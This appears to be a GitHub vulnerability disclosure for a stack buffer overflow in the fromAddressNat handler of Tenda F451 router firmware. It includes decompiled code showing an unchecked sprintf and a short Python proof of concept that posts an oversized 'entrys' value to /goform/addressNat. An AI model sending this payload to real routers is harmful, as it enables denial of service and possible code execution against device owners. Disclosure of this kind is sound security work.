New issue

The fromAddressNat function in Tenda's F451_kfw_V1.0.0.7_cn_svn7958 product has a buffer overflow #15

Open

Jimi-Lab opened 2 weeks ago Owner

Information

Vendor: Tenda
Product: F451_kfw_V1.0.0.7_cn_svn7958
Version: V1.0.0.7
Vulnerability: buffer overflow
Firmware Download: https://www.tenda.com.cn/material/show/1597
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Descriptions

We found an overflow vulnerability in httpd :
In fromAddressNat function,it reads in a user-provided parameter entrys.

```
68  sub_1495C("VirSerUpnp", fromUpnp);
69  sub_1495C("NatStaticSetting", fromNatStaticSetting);
70  sub_1495C("SysToolDDNS", fromSysToolDDNS);
71  sub_D878("mGetRouteTable", aspmGetRouteTable);
72  sub_1495C("RouteStatic", fromRouteStatic);
73  sub_1495C("addressNat", fromAddressNat);
74  sub_D878("VpnClient", aspPptpOrL2tpClient);
75  sub_1495C("VpnClient", fromPptpOrL2tpClient);
76  sub_1495C("PptpClientRefresh", formPptpOrL2tpClientRefresh);
77  sub_1495C("VpnServer", fromPptpOrL2tpServer);
78  sub_D878("VpnServer", aspPptpOrL2tpServer);
79  sub_D878("PPTPCSetting", aspPptpCSetting);
```

And the variable v8 is passed to the sprintf function without any length check, which may overflow the stack-based buffer s.


```
1  int __fastcall fromAddressNat(int a1)
2  {
3    int v1; // r0
4    char s[512]; // [sp+14h] [bp-318h] BYREF
5    char v5[256]; // [sp+214h] [bp-118h] BYREF
6    const char *v6; // [sp+314h] [bp-18h]
7    const char *v7; // [sp+318h] [bp-14h]
8    const char *v8; // [sp+31Ch] [bp-10h]
9
10   v8 = (const char *)sub_28BCC(a1, "entrys", &unk_823E8);
11   v7 = (const char *)sub_28BCC(a1, "mitInterface", &unk_823E8);
12   sprintf(s, "%s;%s", v8, v7);
13   sub_3A530("adv.addrnat", s, 126);
14   v6 = (const char *)sub_28BCC(a1, "page", "1");
15   v1 = sprintf(v5, "addressNatList.asp?page=%s", v6);
16   if ( CommitCfm(v1) )
17     PostMsgToNetctrl(59);
18   return sub_28F8C(a1, v5);
19 }
```

As a result, by requesting the page, an attacker can easily execute a denial of service attack or remote code execution.

Proof of Concept (PoC)

```
import requests
url = "http://127.0.0.1/goform/addressNat"
payload = {
'entrys':b'a'*2048
}
res = requests.post(url=url,data=payload)
```

Overcome



Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with agent mode

No branches or pull requests

Participants